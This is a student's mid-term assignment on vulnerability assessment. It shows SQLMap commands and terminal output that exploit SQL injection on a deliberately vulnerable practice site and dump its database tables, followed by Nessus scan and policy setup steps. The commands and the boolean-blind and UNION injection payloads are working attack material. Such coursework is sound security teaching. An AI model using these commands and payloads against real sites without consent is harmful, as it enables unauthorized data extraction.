Vulnerability assessment and reverse engineering[Y1]

MID TERM

MIAN MUHAMMAD BILAL
[F2021408054]

Question no.1


Use SQLMap to identify SQL injection vulnerabilities in a target website and extract sensitive information.

http://testphp.vulnweb.com/artists.php?artist=1

Step 1: The sqlmap tool is pre-installed in the kali Linux, check version by running command:

```
sqlmap --version
```


once you confirm the version now run the actual command.



Step 2: Now run this command:


```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

sqlmap will send various SQL injection payloads and analyze the responses to determine if there are any SQL injection vulnerabilities present. If a vulnerability is found, sqlmap will proceed to enumerate all the available databases on the target server.



Step 3: Once the above command run successfully and the specified database (`acuart`) is accessible, sqlmap will enumerate all the tables within that database and display their names:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart –tables
```



Step 3: Once the above command is run its show the all tables names then we can **dump** the tables and see the all contents in the table by running the command:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T artists –dump
```

as I have dumped multiple tables, attached with the document in csv formate

The artists table:

```
Applications  Places                                   Thu May 2  12:28:50 PM
biologist@kali: ~

┌──(biologist㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T artists --dump | tee 3rd_command.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 12:28:26 /2024-05-02/

[12:28:26] [INFO] resuming back-end DBMS 'mysql'
[12:28:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7416=7416

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7488 UNION ALL SELECT NULL,NULL,CONCAT(0x71717a6a71,0x474f6b686b7474664b5670784c4b524e6277504c436c49725042626a435567547356734743425 76f,0x71787a7671)-- -
---
[12:28:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[12:28:27] [INFO] fetching columns for table 'artists' in database 'acuart'
[12:28:28] [INFO] fetching entries for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----------+-------------------
```

The products table:

```
┌──(biologist㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T products --dump | tee 3rd_command.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 12:41:03 /2024-05-02/

[12:41:03] [INFO] resuming back-end DBMS 'mysql'
[12:41:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7416=7416

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7488 UNION ALL SELECT NULL,NULL,CONCAT(0x71717a6a71,0x474f6b686b7474664b5670784c4b524e6277504c436c49725042626a435567547356734742576f,0x71787a7671)-- -
---
[12:41:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[12:41:05] [INFO] fetching columns for table 'products' in database 'acuart'
[12:41:06] [INFO] fetching entries for table 'products' in database 'acuart'
^XDatabase: acuart
Table: products
[3 entries]
+----+-------+-----------------------------------------------------+-----------------------------+-----------------------------------------+
| id | price | name                                                | rewritename                 | description                             |
+----+-------+-----------------------------------------------------+-----------------------------+-----------------------------------------+
| 1  | 359   | Network Storage D-Link DNS-313 enclosure 1 x SATA | network-attached-storage-dlink | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK  |
| 2  | 10    | Web Camera A4Tech PK-335E                           | web-camera-a4tech           | Web Camera A4Tech PK-335E               |
| 3  | 812   | Laser Color Printer HP LaserJet M551dn, A4          | color-printer               | Laser Color Printer HP LaserJet M551dn, A4 |
+----+-------+-----------------------------------------------------+-----------------------------+-----------------------------------------+

[12:41:07] [INFO] table 'acuart.products' dumped to CSV file '/home/biologist/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[12:41:07] [INFO] fetched data logged to text files under '/home/biologist/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:41:07 /2024-05-02/


┌──(biologist㉿kali)-[~]
└─$
```

The guestbook table:

```
┌──(biologist㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T guestbook --dump | tee 5th_command.txt
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.4#stable}
|_ -| . [(]     | .'| . |
|___|_  ['']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 12:42:58 /2024-05-02/

[12:42:58] [INFO] resuming back-end DBMS 'mysql'
[12:42:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7416=7416

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7488 UNION ALL SELECT NULL,NULL,CONCAT(0x71717a6a71,0x474f6b686b7474664b5670784c4b524e6277504c436c49725042626a435567547356734742576f,0x71787a7671)-- -
---
[12:43:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[12:43:02] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[12:43:02] [INFO] fetching entries for table 'guestbook' in database 'acuart'
[12:43:04] [INFO] fetching number of entries for table 'guestbook' in database 'acuart'
[12:43:04] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[12:43:04] [INFO] retrieved: 0
[12:43:08] [WARNING] table 'guestbook' in database 'acuart' appears to be empty
Database: acuart
Table: guestbook
[0 entries]
+-------+--------+----------+
| mesaj | sender | senttime |
+-------+--------+----------+
+-------+--------+----------+

[12:43:08] [INFO] table 'acuart.guestbook' dumped to CSV file '/home/biologist/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/guestbook.csv'
[12:43:08] [INFO] fetched data logged to text files under '/home/biologist/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 12:43:08 /2024-05-02/


┌──(biologist㉿kali)-[~]
└─$
```

Vulnerabilities:

SQL Injection: The website is vulnerable to SQL injection attacks. SQLMap identified the injection point in the `artist` parameter and successfully exploited it to extract information from the database.

1. **Injection Techniques**: SQLMap detected two injection techniques that are exploitable:
    - Boolean-based blind injection
    - Union-based injection
2. **Database Information Disclosure**: SQLMap was able to retrieve information about the database management system (DBMS) and database structure. It identified the following:
    - The back-end DBMS is MySQL version 8.0.0 or higher.
    - The database name is **`acuart`**.
    - Tables in the database include **`artists`, `carts`, `categ`, `featured`, `guestbook`, `pictures`, `products`, and `users`.**
3. **Sensitive Data Exposure**: SQLMap successfully dumped data from the `artists` table, revealing sensitive information such as artist IDs, descriptions, and names. However, it encountered issues while dumping data from the `multiple` tables.
4. **Impact**: The SQL injection vulnerability can lead to unauthorized access to sensitive data, data manipulation, and potentially compromise the security of the application and its users as I dumped the tables.
5. **Recommendations**: It is recommended to implement proper input validation and parameterized queries to prevent SQL injection attacks. Regular security audits and penetration testing should be conducted to identify and mitigate vulnerabilities proactively.


Question no.2


Nessus Essentials:

a. Start a Scan Task. Scan IP addresses 129.10.110.127 (vmware33.ccs.neu.edu), 129.10.110.126 (vmware32.ccs.neu.edu). Scan with recommended plugin list.

Log in to the Nessus web interface.

1. **Go to the "Scans" tab and click on "New Scan."**
2. **Enter a name for your scan task.**
3. **In the "Targets" section, enter the IP addresses.**
4. **Leave the "Templates" option as "Basic Network Scan."**
5. **Click on "Save" to create the scan task.**
6. **Click on the newly created scan task, then click on "Play" to start the scan with the recommended plugin list.**







b. Save your output(Vulnerability, severity, high recommendations ,description)


The html file is attached within the zip document.

c. Create a new Policy. Remove 'safe check'. Set this policy and plugins to gather as much information as you can on the following services: SMB, SSH, SMTP, HTTP, FTP,IMAPS,POP3. You will need to research the options necessary to do this.

1. **Go to the "Policies" tab and click on "New Policy."**
2. **Enter a name for your new policy.**
3. **Under "Advanced Settings," uncheck the "Safe checks" option.**
4. **Configure the plugins to gather information on the specified services (SMB, SSH, SMTP, HTTP, FTP, IMAPS, POP3) by selecting the appropriate options. You may need to research the available options in Nessus to configure this.**


Not secure https://kali:8834/#/scans/reports/new
Gmail YouTube Maps Learn Intro to...
All Bookmarks
tenable Nessus Essentials
Scans
Settings
biologist
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Scan Templates
Back to Scans
Scanner
Search Library
DISCOVERY
Host Discovery
A simple scan to discover live hosts and open ports.
VULNERABILITIES
Basic Network Scan
A full system scan suitable for any host.
Advanced Scan
Configure a scan without using any recommendations.
Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.
Malware Scan
Scan for malware on Windows and Unix systems.
Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.
UPGRADE
Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus Scanner.
Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.
Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.
Spectre and Meltdown
Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754
WannaCry Ransomware
Remote and local checks for MS17-010.
Ripple20 Remote Scan
A remote scan to fingerprint hosts potentially running the Treck stack in the network.
Zerologon Remote Scan
A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).
Solorigate
Remote and local checks to detect SolarWinds Solorigate vulnerabilities.
ProxyLogon : MS Exchange
Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.
PrintNightmare
Local checks to detect the PrintNightmare Vulnerability in Windows Print Spooler.
Active Directory Starter Scan
Look for misconfigurations in Active Directory.
Log4Shell
Detection of Apache Log4j CVE-2021-44228
Log4Shell Remote Checks
Detection of Apache Log4j CVE-2021-44228 via Remote Direct Checks
Log4Shell Vulnerability Ecosystem
Detection of Log4Shell Vulnerabilities
CISA Alerts AA22-011A and AA22-047A
Detection of vulnerabilities from recent CISA alerts.
ContiLeaks
Detection of vulnerabilities revealed in the ContiLeaks chats.
Tenable News
CVE-2024-20353, CVE-2024-20359: Frequently Asked Q...
Read More
https://kali:8834/#/scans/scan/new/ad629e16-03b6-8c1d-cef6-ef8c9dd3c658d24bd260ef5...


FOLDERS
My Scans
All Scans
Trash 2
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Path Traversal Affecting Multiple CData Products
Read More
CATEGORIES
Host
ss
SSH
SSH
Authentication method
public key
Username
root
REQUIRED
Private key
Add File
REQUIRED
PEM formatted RSA, DSA, ECDSA and ED25519 OpenSSH keys are supported
Private key passphrase
Elevate privileges with
Nothing
Targets to prioritize credentials
Any hostnames or IPs or CIDR blocks (in a comma or space separated list in this field) that match a scanned system's hostname or IP will attempt to try this credential before other credentials
Global Credential Settings
known_hosts file
Add File
If an SSH known_hosts file is available and provided as part of the Global Credential Settings of the scan policy in the known_hosts file field, Nessus will only attempt to

